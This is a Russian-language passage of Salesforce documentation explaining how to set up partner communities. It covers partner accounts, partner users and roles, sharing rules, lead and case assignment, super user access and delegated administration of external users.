Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При приобретении партнерских лицензий для организации становятся доступными следующие функции:

- Шаблон сообщества Partner Central.
- Стандартный профиль «Пользователь-партнер» Этот профиль можно клонировать, чтобы создать настраиваемый профиль партнера или расширить доступ к данным с использованием набора полномочий.
- Три стандартных роли партнера: пользователь-партнер, менеджер-партнер, руководитель-партнер. При создании организаций-партнеров одну из этих ролей можно связать с пользователями-партнерами.
- Группа и категория правил общего доступа, предназначенные для пользователей-партнеров.
- Кнопки **«Управление внешней организацией»** и **«Включить как партнера»** на странице организации.
- Кнопка **«Управление внешним пользователем»** и **«Включить как пользователя-партнера»** на странице контактов.

Прим.: Если ранее были приобретены лицензии партнерского портала, то эти функции уже доступны для вашей организации.

Шаблоны, поддерживаемые для партнерских сообществ

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Выбор шаблона для создания партнерского сообщества зависит от требований компании к фирменному стилю и усилий по разработке, которые прилагаются к проектированию сообщества.

Используйте Partner Central для применения настраиваемого шаблона, использующего эффективные компоненты Lightning, например «Служба работы с клиентами» (Napili). Partner Central разработан для бизнес-правил продаж через каналы распределения и включает компонент папки входящих интересов для поддержки распределения интересов. Кроме того, можно также настроить регистрацию сделок, чтобы разрешить партнерам отправлять интересы из сообщества всего несколькими щелчками мыши, без использования кода. Плюс ко всему, оформление интуитивного, насыщенного интерфейса Lightning одинаково для всех устройств, включая мобильные.

Если вы предпочитаете оформление в стиле Salesforce Classic, воспользуйтесь шаблоном Salesforce Tabs + Visualforce. Этот вариант допускает серьезное изменение фирменного стиля, но этим должны заниматься разработчики с навыками работы с Visualforce.

Все еще выбираете? Сравнение функций, доступных во всех шаблонах сообщества.

Стратегия партнерского сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип создаваемого партнерского сообщества зависит от вашей компании, программы каналов распределения и уровней в рамках этой программы. Так, стратегия для производителя оборудования с небольшим числом партнеров отличается от стратегии для страховой компании с крупной агентской сетью.

Чтобы спланировать стратегию сообщества, постарайтесь как можно раньше получить ответы на следующие вопросы:

- Сколько будет необходимо лицензий партнерского сообщества?

  Прим.: Если нет необходимости в доступе ко всем объектам Sales, таким как возможности, интересы и кампании, можно также использовать лицензии «Клиентское сообщество плюс» для партнеров.

- Можно ли пригласить всех партнеров в одно сообщество или необходимо создавать несколько сообществ?
- Каким объектам необходимо предоставить полномочия для профилей партнера? Необходимо ли три роли на организацию?
- Какой уровень видимости и конфиденциальности требуется установить для сообщества?
- Можно ли разрешить партнерам самостоятельную регистрацию?

Более подробную информацию о планировании стратегии сообщества см. в данном модуле Trailhead для сообществ.

СМ. ТАКЖЕ:

Лицензии пользователя сообществ

Переход с партнерского портала к сообществу

Salesforce рекомендует осуществить переход с партнерских порталов на сообщества. Лицензии портала поддерживаются сообществами, поэтому переходить на лицензии сообществ не потребуется.

Прим.: Начиная с лета 2013 года порталы больше не доступны для новых организаций Salesforce. Текущие организации, поддерживающие порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ Salesforce. Дополнительную информацию можно получить в компании Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Преимущества перехода от порталов к сообществам

Сообщества предлагают все те же функции, которые доступны на порталах и клиентских порталах, плюс много других функций, включая следующие:

- Решение Lightning, с поддержкой мобильных устройств, интуитивное и с насыщенным функционалом, разработано специально с учетом бизнес-правил для маркетинга и продаж через каналы распределения: Partner Central
- встроенное персонифицированное решение в соответствии с фирменным стилем компании;
- совместная работа с пользователями-партнерами в группах и лентах;
- публикация файлов
- доступ к отчетам и панелям мониторинга, а также возможность создания настраиваемых отчетов для сообщества;
- поддержка единой регистрации для нескольких поставщиков проверки подлинности;
- модерирование содержимого, прямые сообщения и многое другое;
- единое местоположение, где можно проектировать, модерировать сообщество и управлять им.

Кроме того, мы круглосуточно работаем над новыми функциями, которые добавляем в каждый выпуск.

Более подробную информацию о переводе пользователей и данных портала на сообщество см. в руководстве Переход от порталов к сообществам.

В случае продолжения использования партнерских порталов

Всю информацию о настройке организаций-партнеров, пользователей-партнеров, порталов и отслеживании партнерских продаж см. в Руководстве по партнерскому порталу Salesforce.

Подготовка организации к партнерскому сообществу

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:	«Чтение» для организаций
Для создания организаций:	«Создание» для организаций
Чтобы отключить организацию-партнера, выполните указанные ниже действия.	Управление внешними пользователями
Для создания, редактирования, отключения или деактивации пользователей-партнеров:	Управление внешними пользователями
Для создания контактов:	«Создание» для контактов
Для просмотра контактов:	«Чтение» для контактов
Для создания, редактирования и удаления профилей:	Управление профилями и наборами полномочий
Для настройки параметров безопасности поля:	Управление профилями и наборами полномочий И «Настройка приложения»
Для настройки правил общего доступа:	Управление общим доступом

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для вашей организации приобретены лицензии партнеров и включена функциональность партнеров. Вы готовы сотрудничать с партнерами и совместно заключать сделки. Прежде чем приступить к созданию партнерского сообщества вместе с менеджером канала распределения создайте организации-партнеров и пользователей-партнеров, назначьте роли партнеров и полномочия на управление.

Прежде всего настройте роль менеджера канала распределения и назначьте ее внутренним пользователям в организации, которые управляют процессами продаж и работают с организациями-партнерами.

Следующие действия могут выполнять только менеджеры канала распределения с необходимыми полномочиями.

1. Каждый организации-партнеру автоматически назначается три роли партнера.

   Совет: Мы настоятельно рекомендуем сократить число ролей до одной. пользователь-партнер Чтобы избежать разрастания числа ролей, лучше использовать одну роль и предоставить доступ суперпользователя пользователям, которым необходим доступ к данным других пользователей.

2. Введите *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и отредактируйте значения по умолчанию для всей организации. Установите параметр «Стандартный внешний доступ» на значение **«Личный»** для всех объектов, для которых хотели бы открыть общий доступ для партнеров.
3. Клонируйте и настройте профиль пользователя-партнера в соответствии с потребностями сообщества и, при необходимости, предоставьте дополнительные полномочия, используя набор полномочий.
4. Создайте организацию-партнера для каждой организации-партнера, с которой работаете. Организации-партнеры хранят сведения о пользователях-партнерах и их данные продаж.
5. Также запланируйте, как следует использовать правила общего доступа для общего доступа к данным с партнерами.

6. Добавьте пользователей из каждой компании-партнера в качестве контакта в соответствующей организации-партнере.
7. Преобразуйте контакты в организации-партнере в пользователей-партнеров и назначьте лицензию, профиль и роль партнера.
8. Или включите и предоставьте доступ суперпользователя пользователям-партнерам, чтобы они смогли просматривать данные, принадлежащие другим пользователям, в их иерархии ролей.
9. В случае наличия большого числа пользователей-партнеров или нежелания управлять пользователям в организации-партнере рекомендуем воспользоваться делегированием администрирования пользователей.

Благодаря этому можно настроить сообщество и назначить ему пользователей-партнеров.

СМ. ТАКЖЕ:

Единые стандартные параметры общего доступа

Определение уровня доступа пользователей сообщества или портала

Настройка роли менеджера канала распределения

Менеджеры канала распределения это внутренние пользователи, которые управляют вашими организациями-партнерами и пользователями-партнерами. Прежде чем настроить партнерское сообщество, определите внутреннего пользователя, который будет играть роль менеджера канала распределения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Роль менеджера канала распределения

В идеале менеджеры канала распределения должны создавать все организации-партнеры для партнерских организаций, которыми они управляют. Все пользователи-партнеры, связанные с организацией-партнером, автоматически попадают под соответствующего менеджера канала распределения в иерархии ролей партнера. Таким образом, этот менеджер канала распределения получает доступ ко всем данным, принадлежащим этим пользователям-партнерам, и может их просматривать.

Профиль менеджера канала распределения

Профили определяют полномочия, макеты страниц, вкладки и типы записей, доступные пользователям, а также другие параметры. Создайте настраиваемый профиль для менеджеров канала распределения или используйте набор полномочий для предоставления полномочий для стандартного профиля. Несколько рекомендаций относительно того, что можно включить:

Предоставьте полномочие на управление партнерами

Данное полномочие позволяет менеджерам канала распределения создавать новые организации-партнеры и пользователей-партнеров.

Предоставьте менеджерам канала распределения доступ ко следующим объектам:

Интересы, Организации, Контакты, Возможности, Документы, Кампании, Продукты и к любым другим объектам, которые вы планируете использовать совместно с пользователями-партнерами в вашем сообществе.

Назначьте типы записей.

Назначьте типы записей профилям менеджеров канала распределения. Например, решение Lightning Partner Management включает два типа записей интереса: один для отслеживания интересов, а другой для регистрации сделок. Убедитесь, что менеджер канала распределения имеет доступ к обоим типам.

Предоставьте менеджерам канала распределения доступ к полю «Организация-партнер» в интересах, организациях и возможностях.

Менеджеры канала распределения могут создавать списковые представления или отчеты для отслеживания действий пользователей-партнеров.

Назначьте макеты страниц.

Назначьте профилям менеджера канала распределения соответствующие макеты страниц.

Предоставьте менеджерам канала распределения доступ к полю «Дата последнего переноса» в интересах.

Менеджеры канала распределения могут создавать списковые представления или отчеты для отслеживания действий пользователей-партнеров.

Дополнительные советы

- Создайте общедоступную совместную группу для менеджеров канала распределения. Данная группа может использоваться для фильтрации и определения уровня доступа к документам.
- Создайте очередь интересов для менеджеров канала распределения. Данная очередь может использоваться правилами назначения интересов.

Создание организаций-партнеров

Каждая компания, являющаяся партнером, должна быть добавлена в систему Salesforce в качестве организации-компании. Мы рекомендуем менеджерам канала распределения создавать организаций-партнеров, чтобы они могли просматривать все данные партнеров.

Организация-партнер — это организация Salesforce, используемая менеджером канала распределения для управления компаниями-партнерами, пользователями-партнерами и их действиями в партнерском сообществе или на партнерском портале. Менеджер канала распределения, владеющий организацией-партнером, может иметь доступ ко всем данным, связанным с этой организацией-партнером и со связанными пользователями-партнерами.

Прим.: Роль пользователя-партнера подчиняется роли ответственного за организацию. Все данные роли пользователя-партнера сводятся к роли ответственного за организацию-партнера. Помните, что отключение пользователя-партнера инициирует устаревание роли пользователя-партнера, а его данные больше не сводятся для роли организации-партнера.

1. Создайте новую организацию-компанию.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Включить как партнера»**.
3. В диалоговом окне подтверждения установите флажок **«Да, включить эту организацию в качестве партнера»**.
4. Нажмите кнопку **«Подтвердить»**.

Прим.:

- Организации-лица не могут использоваться как организации-партнеры. Только организации-компании могут использоваться в качестве организаций-партнеров.
- Организации-партнеры не могут быть удалены, но могут быть отключены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для создания организаций:

- «Создание» для организаций

Чтобы создать организацию-партнера, выполните указанные ниже действия.

- Управление внешними пользователями

Создав организацию-партнера, добавьте пользователей в эту организацию в качестве записей контактов и затем преобразуйте их в пользователей-партнеров. Пользователи-партнеры - это пользователи Salesforce с доступом к таким объектам CRM, как возможности, интересы и кампании. Пользователи-партнеры могут получать доступ к данным Salesforce, для которых им при входе в сообщество открыт общий доступ, а также изменять эти данные.

Отключение организаций-партнеров

Организации-партнеры не могут быть удалены, но могут быть отключены. Отключение организации-партнера инициирует отключение связанных пользователей-партнеров. Рекомендуем отключать организацию-партнера только при случайном включении доступа организации к сообществу.

Если вы решили отключить организацию-партнера, выполните указанные ниже действия.

- Можно необратимо отключить до 15 неактивных внешних пользователей, связанных с организацией. Можно также удалить их из всех сообществ, групп, команд, наборов полномочий и правил общего доступа, с которыми они связаны.
- Организация, связанная как минимум с 15 активными или неактивными внешними пользователями, не может быть отключена. Прежде чем отключить организацию, отключите пользователей.
- Роли и группы, связанные с организацией, удаляются без возможности восстановления.

1. Откройте страницу сведений о нужной организации.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Выключить организацию-партнера»**.
3. Нажмите кнопку **«OK»**.

После выключения организации отдельные контакты могут быть повторно включены в качестве пользователей партнерского сообщества. Повторное включение контакта для партнерского сообщества инициирует создание записи пользователя-партнера, которая не связана с предыдущим пользователем-партнером и ролью. Удаленные роли и группы не могут быть восстановлены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для создания организаций:

- «Создание» для организаций

Чтобы отключить организацию-партнера, выполните указанные ниже действия.

- Управление внешними пользователями

Создание пользователей-партнеров

Создав организацию-партнера, добавьте пользователей в эту организацию в качестве записей контактов и затем преобразуйте их в пользователей-партнеров. Пользователи-партнеры — это пользователи Salesforce с доступом к таким объектам CRM, как возможности, интересы и кампании. Пользователи-партнеры могут получать доступ к данным Salesforce, когда они приглашены в сообщество.

Совет: Прежде чем создать пользователей-партнеров, настройте свое сообщество таким образом, чтобы ваши пользователи-партнеры не могли войти в это сообщество до того, как оно будет готово.

1. Посмотрите контакт организации-партнера, которую вы хотите преобразовать в пользователя-партнера.
2. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-партнера»**.
3. Отредактируйте запись пользователя для этого партнера и назначьте лицензию, роль и профиль партнера.

   Совет: Если пользователю не требуется доступ к таким объектам CRM, как возможности, интересы и кампании, можно использовать лицензию Customer Community Plus.

4. Нажмите кнопку **«Сохранить»**.

После того как пользователь-партнер создан, организацию-партнера и пользователя-партнера можно редактировать независимо друг от друга. Изменения, внесенные в одну запись, не влияют на другую.

Совет: Чтобы посмотреть или устранить проблемы с организацией-партнером, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти на портал в качестве пользователя»**. Открывается новое окно обозревателя и выполняется автоматический вход от имени пользователя-партнера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, отключения или деактивации пользователей-партнеров:

- Управление внешними пользователями

Для создания контактов:

- «Создание» для контактов

Для просмотра контактов:

- «Чтение» для контактов

Ниже перечислены рекомендации по созданию пользователей-партнеров.

- Пользователю-партнеру доступен только профиль «Пользователь-партнер» или его производные профили.
- При первом включении контакта в качестве пользователя-партнера или пользователя-клиента раскрывающийся список **«Роль»** доступен только для чтения. При следующем включении контакта в качестве пользователя-клиента или пользователя-партнера для данной организации раскрывающийся список **«Роль»** позволяет выбирать роль пользователя.
- В отличие от стандартного пользователя, роль пользователя-партнера назначается автоматически на основе имени организации.
- Роль пользователя-партнера подчиняется роли ответственного за организацию. Все данные роли пользователя-партнера сводятся к роли ответственного за организацию-партнера. Помните, что отключение пользователя-партнера инициирует устаревание роли пользователя-партнера, а его данные больше не сводятся для роли организации-партнера.
- Пользователи-партнеры и контакты не могут быть удалены. Чтобы заблокировать доступ пользователя-партнера к сообществу, рекомендуем деактивировать пользователя-партнера.
- Если пользователь имеет полномочия делегированного администратора, обратите внимание на следующее требование. Прежде чем такой пользователь сможет создать внешнего пользователя, необходимо добавить как минимум один

профиль партнера в связанный список «Назначаемые профили» и назначить этому пользователю полномочие «Управление внешними пользователями».

СМ. ТАКЖЕ:

Лицензии пользователя сообществ

Профиль «Пользователь-партнер»

При покупке лицензий партнерского сообщества в организации автоматически создается профиль «Пользователь-партнер». Профиль «Пользователь-партнер» можно изменять, но нельзя клонировать, а также нельзя создавать наборы полномочий для определения действий, которые могут выполнять пользователи-партнеры.

Прим.: Профиль «Пользователь-партнер» также доступен в организации, если для нее приобретены лицензии «Партнерское сообщество» и «Клиентское сообщество плюс».

Профиль, назначенный пользователям-партнерам, определяет данные, доступные для них в сообществе. Например, используя профили и наборы полномочий, можно установить, смогут ли пользователи просматривать, создавать или редактировать обращения и записи настраиваемых объектов. Кроме того, можно также клонировать профиль «Пользователь-партнер» и создавать настраиваемые профили с разными полномочиями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Проверьте, что для клонированного профиля на выбрано полномочие «Пользователь только API». Пользователи, связанные с этим выбранным полномочием, не смогут войти в свои сообщества.

Роли пользователя-партнера

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для управления пользователями-партнерами:	Управление внешними пользователями
Для создания, редактирования и удаления профилей:	Управление профилями и наборами полномочий
Для создания, редактирования и удаления макетов страниц:	Настройка приложения
Для настройки параметров безопасности поля:	Управление профилями и наборами полномочий И Настройка приложения
Для настройки правил общего доступа:	Управление общим доступом

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При включении первого внешнего пользователя в организации-партнере для этой организации создается иерархия ролей пользователя. Эта иерархия роли сводится к ответственному за организацию (обычно, менеджеру канала распределения). В этой иерархии три роли: «Пользователь-партнер», «Менеджер-партнер» или «Руководитель-партнер». При создании контактов для организации-партнера и преобразования их во внешних пользователей, назначьте им одну из этих ролей.

Роль пользователя-партнера сводится к роли менеджера-партнера, которая в свою очередь сводится к роли руководителя-партнера. Роль руководителя-партнера сводится к роли менеджера канала распределения. Независимо от модели общего доступа организации, любая роль пользователя-партнера позволяет просматривать и редактировать все данные, принадлежащие или предоставленные нижестоящим пользователям иерархии.

Имя роли включает имя организации-партнера. Например, организация-партнер с именем Acme может создать три роли «Руководитель-партнер Acme», «Менеджер-партнер Acme» и «Пользователь-партнер Acme». Если ответственность за организацию-партнера передается другому менеджеру канала распределения, то роль пользователя-партнера переносится в соответствующую область иерархии ролей.

Совет: Мы рекомендуем сократить число ролей до одной. Чтобы пользователи-партнеры могли видеть данные других пользователей-партнеров, предоставьте им доступ суперпользователя.

Удаление ролей партнера инициирует переименование ролей, позволяющее сохранить структуру иерархии. Например, если роль «Менеджер» удаляется из трехролевой иерархии («Руководитель», «Менеджер» и «Пользователь»), то роли «Руководитель» назначается имя «Менеджер», но ее код сохраняется. При создании роли партнера она автоматически помещается в самый низ иерархии. В целях повышения производительности система поддерживает пакетное удаление ролей. Например, если большинству пользователей назначена роль «Пользователь», то роли «Руководитель» и «Менеджер» могут быть удалены. Дополнительную информацию об удалении ролей партнеров см. в Руководстве разработчика SOAP API.

СМ. ТАКЖЕ:

Ограничения для ролей портала

Настройка стандартного количества ролей сообщества

Общий доступ к данным с пользователями-партнерами

Группы общего доступа и категория правил общего доступа доступны по умолчанию для вашей организации, чтобы вы и ваши пользователи-партнеры в сообществе могли иметь общий доступ к данным Salesforce.

Совет: Параметры по умолчанию организации и параметры безопасности поля также используются для контроля доступа партнеров к данным в сообществах. Установите параметр «Стандартный внешний доступ» на значение **«Личный»** для всех объектов, которые вы хотели бы открыть для пользователей-партнеров в вашем сообществе.

Ниже перечислены группы и категории правил общего доступа, создаваемые при покупке партнерских лицензий для вашей организации.

Группа или категория	Описание
Группа «Все пользователи партнерского портала»	Содержит всех пользователей-партнеров в организации
Группа «Все внутренние пользователи»	Данная группа содержит всех пользователей Salesforce в организации.
Категория правил общего доступа «Роли и внутренние подчиненные роли»	Позволяет создавать правила общего доступа для определенной роли пользователей Salesforce в организации, включая пользователей с нижестоящими ролями. Роли партнеров исключены.

Данные группы и категория правил общего доступа могут использоваться для создания правил общего доступа, которые предоставляют всем пользователям сообщества, портала или системы Salesforce доступ к конкретным данным. Кроме того, правила общего доступа могут быть созданы для общего доступа к записям между пользователями сообщества и внутренними пользователями Salesforce, но не могут быть созданы между пользователями-партнерами, связанными с разными организациями-партнерами.

Прим.: Лицензии клиентского сообщества поддерживают наборы общего доступа и не поддерживают правила общего доступа. Наборы общего доступа не поддерживают объекты, которые связаны с несколькими другими объектами такого же типа, например, функцией Контакты с несколькими организациями. Для использования этих функций члены сообщества должны иметь лицензию Customer Community Plus или Partner Community.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями-партнерами:
- Управление внешними пользователями

Для настройки параметров безопасности поля:
- Управление профилями и наборами полномочий

  И

  Настройка приложения

Для настройки правил общего доступа:
- Управление общим доступом

Включить интересы для сообществ Visualforce

При использовании шаблона «Вкладки Salesforce + Visualforce» активируйте интересы пользователей-партнеров в сообществе, так чтобы те смогли получить доступ к интересам и создавать интересы в сообществах.

При включении интересов для пользователей-партнеров сообщества система позволяет назначать интересы данным участникам. К тому же пользователи-партнеры могут редактировать, создавать, импортировать интересы и выполнять их пакетное обновление в списковом представлении.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите **«Администрирование»«Вкладки»** и добавьте вкладку **«Интересы»** в список доступных вкладок сообщества.
3. В меню «Настройка» установите видимость вкладки и полномочия объектов. Чтобы назначить полномочия, воспользуйтесь профилем или набором полномочий. Если данные полномочия должны применяться выборочно, рекомендуем использовать набор полномочий.
   a. При использовании набора полномочий для интересов применяйте следующие параметры:
      - Установите флажки «Доступно» и «Отображается» в разделе «Параметры вкладки».
      - Выберите полномочия «Чтение», «Создание» и «Редактирование» в разделе «Параметры объекта».
   b. При использовании профиля (например, профиль пользователя-партнера) задайте уровню доступности вкладки «Интересы» значение «Включены стандартные параметры» и включите полномочия «Чтение», «Создание» и «Редактирование» для интересов.
4. При желании можно назначить дополнительные полномочия для включения расширенных функций для ваших партнеров. Если необходимо применить эти полномочия только для нескольких пользователей-партнеров, рекомендуем создать отдельные наборы полномочий.

   Прим.: Пользователи-партнеры с устаревшими лицензиями портала могут пользоваться расширенными функциями только в сообществах.

Функция	Необходимые полномочия пользователя-партнера
Импорт интересов выполняется посредством ссылки **«Импорт интересов»** на вкладке «Интересы» сообщества. Если пользователь-партнер импортирует интересы, возможно, следует позволить ему импортировать организации и контакты посредством ссылки **Импорт организаций и контактов моей организации** на вкладке «Организации и контакты» сообщества.	«Импорт интересов» И «Импорт личных контактов» (дополнительно)
Изменение статуса нескольких интересов посредством кнопки **«Изменить статус»**.	«Управление интересами»
Изменение ответственного за несколько интересов посредством кнопки **«Изменить ответственного»**.	«Перенос интересов»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения интересов пользователей-партнеров:
- Управление профилями и наборами полномочий

Назначение обращений партнерам

Назначайте обращения пользователям-партнерам, чтобы они могли просматривать, менять и обновлять информацию в обращении.

Прежде чем назначать обращения партнерам, нужно убедиться, что у партнеров есть полномочия на чтение и обновление обращений. Вы можете назначать только обращения, к которым имеете доступ.

1. Щелкните ссылку **«[Изменить]»** напротив поля **«Ответственный за обращение»** на странице сведений об обращении.
2. Выберите нужного **пользователя-партнера** в раскрывающемся списке «Ответственный» и введите его имя.
3. Чтобы отправить сообщение эл. почты новому ответственному, установите флажок **«Отправить электронное уведомление»**.
4. Нажмите кнопку **«Сохранить»**.

Пользователь-партнер может просматривать и редактировать обращения из своего сообщества.

Прим.:

- Комментарии к обращению, добавленные пользователями партнерского сообщества, открыты и видны любым пользователям, которые могут просматривать обращение.
- Вы можете создать правила назначений обращения и перевода на следующий уровень, чтобы автоматически назначать обращения пользователям-партнерам на основе заданных вами критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения обращений партнерам:

- Полномочие «Редактирование» для обращений

  И

  «Перенос обращений» ИЛИ «Перенос записи»

Назначение задач и событий партнерам

Если вы добавили в сообщество календарь, то в него можно вносить события. Пользователи-партнеры с полномочием «Редактирование событий» могут создавать и редактировать собственные события. Также с подходящими параметрами безопасности уровня поля пользователи-партнеры могут просматривать и создавать действия, связанные с интересами и возможностями.

Прим.: Календари, события и действия доступны только во вкладках Salesforce + шаблоне Visualforce.

Пользователи-партнеры могут добавлять задачи к интересам и возможностям в качестве напоминаний о конкретных заданиях, которым им нужно выполнить. Администраторы и менеджеры канала распределения могут просматривать журнал действий для отдельного интереса или возможности, а отчеты позволяют отслеживать действия, назначенные пользователям-партнерам. Пользователи-партнеры могут просматривать и добавлять задачи только в календари, предоставленные:

- другими пользователями-партнерами, назначенными той же организации;
- менеджером канала распределения для организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения событий пользователям-партнерам:

- Редактирование событий

Прим.: Следующие функции по работе с событиями и календарем не поддерживается в сообществах: проверка орфографии, обновление событий, расширенные списковые представления, планирование с помощью перетаскивания, общий доступ к календарю и всплывающие сведения.

Предоставление доступа суперпользователя пользователю-партнеру

Суперпользователи могут иметь доступ ко всем данным, которые принадлежат другим пользователям-партнерам с такой же или более низкой ролью в иерархии ролей или которые совместно используются с ними. Например, вы можете разрешить менеджерам в организации-партнере просматривать данные других менеджеров и их прямых подчиненных.

Ниже перечислены рекомендации по предоставлению доступа суперпользователя пользователям.

- Прежде чем предоставить отдельным пользователям-партнерам доступ, рекомендуем включить доступ суперпользователя-партнера в параметрах сообществ.
- Доступ суперпользователя-партнера применяется только к обращениям, интересам, настраиваемым объектам и возможностям.
Роль суперпользователя-партнера	Обеспечивается доступ к данным, принадлежащим или совместно используемым
Руководитель-партнер	– Все пользователи-партнеры и суперпользователи-партнеры с одной ролью – Роли менеджера и пользователя, стоящих ниже в иерархии
Менеджер-партнер	– Все пользователи-партнеры и суперпользователи-партнеры с одной ролью – Роли пользователя, стоящего ниже в иерархии
Пользователь-партнер	Все пользователи-партнеры и суперпользователи-партнеры с этой же ролью (только роль «Пользователь»).
- Рекомендуем использовать данную информацию для предоставления доступа суперпользователя пользователям с лицензиями Partner Community.

1. Откройте запись контакта для пользователя в организации-партнере.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Включить доступ суперпользователя»**.
3. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить доступ суперпользователя-партнера, выполните указанные ниже действия.

- «Настройка приложения»

Таким образом пользователь с лицензией Partner Community получает доступ суперпользователя. При необходимости предоставьте доступ суперпользователя пользователям с лицензиями Customer Community Plus.

СМ. ТАКЖЕ:

- Предоставление доступа суперпользователя пользователям-клиентам сообщества
- Включение доступа суперпользователя в сообществах

Делегирование прав администрирования внешних пользователей

Если в ваших партнерских организациях есть большое число пользователей, вы вправе делегировать управление внешним пользователям.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления внешними пользователями:

- Управление внешними пользователями

Для создания, редактирования и удаления профилей:

- Управление профилями и наборами полномочий

Ниже перечислены действия, доступные внешним пользователям, которые являются делегированными администраторами.

- Создание и редактирование записей внешних пользователей
- Сброс паролей для внешних пользователей
- Деактивация текущих внешних пользователей

Делегированное право администрирования внешних пользователей может быть предоставлено пользователям с лицензиями «Партнерское сообщество», «Клиентское сообщество плюс», «Золотой партнер», «Управление предприятием» и «Менеджер клиентского портала».

Стандартные профили не могут быть изменены. Добавьте полномочие «Делегированный администратор внешних пользователей» в набор полномочий, назначаемый стандартному профилю.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Профили»** и щелкните настраиваемый профиль.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Делегированный администратор внешних пользователей»**.
4. Нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Правка»** в связанном списке «Профили делегированных внешних пользователей».
6. Выберите нужные профили.
7. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по настройке делегированного администрирования внешних пользователей.

- При необходимости предоставьте права делегированного администрирования посредством наборов полномочий.
- Выполните указанные ниже действия в профиле, которому предоставляются права делегированного администрирования.
  - Чтобы разрешить делегированным администраторам создание и обновление контактов, связанных с организацией, добавьте полномочия «Создание» и «Редактирование» для контактов.

  - Чтобы разрешить делегированным администраторам просмотр вкладок «Организации» и «Контакты», а также управление контактами, связанными с их организациями, выберите значение «Включены стандартные параметры» для вкладок «Организации» и «Контакты».

- Убедитесь, что организации и контакты доступны для вашего сообщества.
- Чтобы разрешить делегированным администраторам внешних пользователей просмотр только определенных полей организаций и контактов, при необходимости настройте параметры безопасности поля и макеты страниц.

СМ. ТАКЖЕ:

Создание пользователей сообществ

Предоставление доступа суперпользователя пользователю-партнеру

Совместное использование большего количества данных объектов Salesforce в сообществе

Добавление вкладок в сообщество

Распределение интересов и регистрация сделки

